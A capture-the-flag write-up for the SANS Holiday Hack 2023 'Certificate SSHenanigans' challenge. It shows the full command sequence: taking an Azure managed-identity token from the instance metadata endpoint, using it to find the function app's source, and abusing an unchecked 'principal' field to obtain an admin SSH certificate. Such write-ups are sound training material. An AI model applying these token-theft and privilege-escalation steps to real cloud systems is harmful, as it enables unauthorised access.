Certificate SSHenanigans
Go to Pixel Island and review Alabaster Snowball's new SSH certificate configuration and Azure Function App. What type of cookie cache is Alabaster planning to implement?
Certificate SSHenanigans
Difficulty: 🎄🎄🎄🎄🎄
Go to Pixel Island and review Alabaster Snowball’s new SSH certificate configuration and Azure Function App. What type of cookie cache is Alabaster planning to implement?
Hints
Azure VM Access Token
From: Sparkle Redberry
Azure CLI tools aren’t always available, but if you’re on an Azure VM you can always use the Azure REST API instead.
SSH Certificates Talk
From: Alabaster Snowball
Check out Thomas Bouve’s talk and demo to learn all about how you can upgrade your SSH server configuration to leverage SSH certificates.
Azure Function App Source Code
From: Alabaster Snowball
The get-source-control Azure REST API endpoint provides details about where an Azure Web App or Function App is deployed from.
Solution
Talking to Alabaster Snowball, he gives additional information about the challenge:
- The ssh-server-vm.santaworkshopgeeseislands.org azure server
- Restates the Azure Function App allowing elves to request their own SSH certificates
- Instructs to use the monitor account to access the host
- Points out the to try obtaining the contents of his TODO list
First thing is to generate a dedicated SSH key:
1
2
3
4
5
6
7
8
thedead@dellian:~/hhc2023/Certificate SSHenanigans$ ssh-keygen -f hhc2023
Generating public/private rsa key pair.
# Output removed to shorten report
Your identification has been saved in hhc2023
Your public key has been saved in hhc2023.pub
The key fingerprint is:
SHA256:lcvFbYD3/mgiNJohS1tokhTa0duNE35uHGReft2vRsk thedead@dellian
# Output removed to shorten report
Then upload the public key to the abovementioned Azure Function App to obtain a certificate file: 
Save the certificate to a dedicated file (hhc2023.cert in my case), fix permissions if needed and log in to the ssh server using these credentials:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
thedead@dellian:~/hhc2023/Certificate SSHenanigans$ chmod 0600 hhc2023.cert
thedead@dellian:~/hhc2023/Certificate SSHenanigans$ ssh -i hhc2023.cert -i hhc2023 monitor@ssh-server-vm.santaworkshopgeeseislands.org
┌──────────────── Satellite Tracking Interface ────────────────┐
│            ____     __ ______             __                 │
│           / __/__ _/ //_  __/______ _____/ /__ ____          │
│          _\ \/ _ `/ __// / / __/ _ `/ __/  '_// __/          │
│         /___/\_,_/\__//_/ /_/  \_,_/\__/_\_\/_/              │
│                                                              │
╞══════════════════════════════════════════════════════════════╡
│                                                              │
│  Position: 1.145132°, -145.261627°                           │
│  Velocity: 3.0690 km/s                                       │
│  Altitude: 35785.97 km above Earth's surface                 │
│  Signal Strength: 87.45%                                     │
│  Solar Panel Status: Deployed                                │
│  Battery Status: Unknown                                     │
│  Thermal Status: Unknown                                     │
│                                                              │
│          **** Geostationary orbit detected! ****             │
│                                                              │
└──────────────────────────────────────────────────────────────┘
By pressing CTRL+c the SatTracker closes, dropping to a shell where commands can be executed. Recalling the hint “SSH Certificates Talk” pointing to Thomas Bouve’s talk, I retrieved the content of the files in /etc/ssh/auth_principals/ observing that the user alabaster maps to the admin principal:
1
2
3
4
5
6
monitor@ssh-server-vm:~$ ls /etc/ssh/auth_principals/
alabaster  monitor
monitor@ssh-server-vm:~$ cat /etc/ssh/auth_principals/monitor
elf
monitor@ssh-server-vm:~$ cat /etc/ssh/auth_principals/alabaster
admin
Now, following the hints “Azure VM Access Token” and “Azure Function App Source Code”, I used Azure REST APIs within ssh-server-vm to obtain the github source for the function app at https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl:
1
2
3
4
5
6
7
8
monitor@ssh-server-vm:~$ token=$(curl 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fmanagement.azure.com%2F' -H Metadata:true -s | jq .access_token | tr -d '"') && curl -H "Authorization: Bearer $token" https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web?api-version=2022-03-01
{
  # Output removed to shorten report
  "properties": {
    "repoUrl": "https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa",
    # Output removed to shorten report
  }
}
Accessing the northpole-ssh-certs-fa github we can observe that function_app.py does accept the principal as input, otherwise falling back to the default elf principal. So to obtain the admin certificate, it is sufficient to add "principal": "admin" to the json being sent by the client:
1
2
thedead@dellian:~/hhc2023/Certificate SSHenanigans$ curl 'https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl' --data-raw '{"ssh_pub_key":"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDDOn/uTUG4LtzwpzaXpaJha7GPN/Ys6tIDfm1pLIMCDRLdWu9jP4Ha3td+RMjvM58iMguwLxUguyQjamXjoQleqQToPl9bR945qe5LD68633RbY3bWjUvMu8+9WETcim4nL5Zx2lg7SzCmZX3GC57R4dUZAbd5JnzJM1xWseVaLJwBUePbLpTeHSi8CZpW9qorDaHQiiLQF1ybnbEFItwS7Uty6iC7+IUEgVXuJy8j6hp5FVt1VSS5wex7uZUzIDnMFlFJkQmgpxQHIOk5sM6eZcsJ2kZcyPga1MovI36KIvLUlIw2Qm/dFKpt/h7h05nsQRS1xocvGzjOvmDZVJPIugIZHa0HzD43VysivZc84jFDBJBHWnsiApfjV1SMFUKvu/HXYFDmgVoZDGW6unh5N1297PBOn+6IPE3t+2M5vq2CbXkQkoyi0aayjUTHwiteBtQVoeKqzYYbtKDcc+AuG8yuX5q1YhHB0L0ZjCI01+RHGF7H+fe3ZusqTnUhCRs= thedead@dellian", "principal": "admin"}'
{"ssh_cert": "rsa-sha2-512-cert-v01@openssh.com AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACY4Mzg0NDk4MzU5MDQ4NDgxNjUyMDkyOTUzODE2MzM4MTUzNjI5MQAAAAMBAAEAAAGBAMM6f+5NQbgu3PCnNpelomFrsY839izq0gN+bWksgwINEt1a72M/gdre135EyO8znyIyC7AvFSC7JCNqZeOhCV6pBOg+X1tH3jmp7ksPrzrfdFtjdtaNS8y7z71YRNyKbicvlnHaWDtLMKZlfcYLntHh1RkBt3kmfMkzXFax5VosnAFR49sulN4dKLwJmlb2qisNodCKItAXXJudsQUi3BLtS3LqILv4hQSBVe4nLyPqGnkVW3VVJLnB7Hu5lTMgOcwWUUmRCaCnFAcg6Tmwzp5lywnaRlzI+BrUyi8jfooi8tSUjDZCb90Uqm3+HuHTmexBFLXGhy8bOM6+YNlUk8i6AhkdrQfMPjdXKyK9lzziMUMEkEdaeyICl+NXVIwVQq+78ddgUOaBWhkMZbq6eHk3Xb3s8E6f7og8Te37Yzm+rYJteRCSjKLRprKNRMfCK14G1BWh4qrNhhu0oNxz4C4bzK5fmrViEcHQvRmMIjTX5EcYXsf597dm6ypOdSEJGwAAAAAAAAABAAAAAQAAACQ0MzhhNDM3MS1hNDAyLTQ2NTUtYWYwNi1iYmI4NGFmZmFkMjQAAAAJAAAABWFkbWluAAAAAGWPyskAAAAAZbS19QAAAAAAAAASAAAACnBlcm1pdC1wdHkAAAAAAAAAAAAAADMAAAALc3NoLWVkMjU1MTkAAAAgaTYY0wKYmRc8kcdFAf35MzgJGuyr/sEvTCn4/qsIhYcAAABTAAAAC3NzaC1lZDI1NTE5AAAAQLRPD7qLPGKrw9m1nbD8EhTQvDCl7kusneNDks5ZogfWrd2TyNJzq9ltyuQgck8q10fKl/XGq7MGU8oRNZC4WA0= ", "principal": "admin"}
Then save the ssh_cert content (hhc2023_admin.cert in my case) and use it to login as alabaster, obtaining the content of the TODO list:
1
2
3
4
5
6
7
8
9
10
11
thedead@dellian:~/hhc2023/Certificate SSHenanigans$ ssh -i hhc2023_admin.cert -i hhc2023 alabaster@ssh-server-vm.santaworkshopgeeseislands.org
alabaster@ssh-server-vm:~$ cat alabaster_todo.md
# Geese Islands IT & Security Todo List

- [X] Sleigh GPS Upgrade: Integrate the new "Island Hopper" module into Santa's sleigh GPS. Ensure Rudolph's red nose doesn't interfere with the signal.
- [X] Reindeer Wi-Fi Antlers: Test out the new Wi-Fi boosting antler extensions on Dasher and Dancer. Perfect for those beach-side internet browsing sessions.
- [ ] Palm Tree Server Cooling: Make use of the island's natural shade. Relocate servers under palm trees for optimal cooling. Remember to watch out for falling coconuts!
- [ ] Eggnog Firewall: Upgrade the North Pole's firewall to the new EggnogOS version. Ensure it blocks any Grinch-related cyber threats effectively.
- [ ] Gingerbread Cookie Cache: Implement a gingerbread cookie caching mechanism to speed up data retrieval times. Don't let Santa eat the cache!
- [ ] Toy Workshop VPN: Establish a secure VPN tunnel back to the main toy workshop so the elves can securely access to the toy blueprints.
- [ ] Festive 2FA: Roll out the new two-factor authentication system where the second factor is singing a Christmas carol. Jingle Bells is said to be the most secure.
And the flag is Gingerbread Cookie Cache.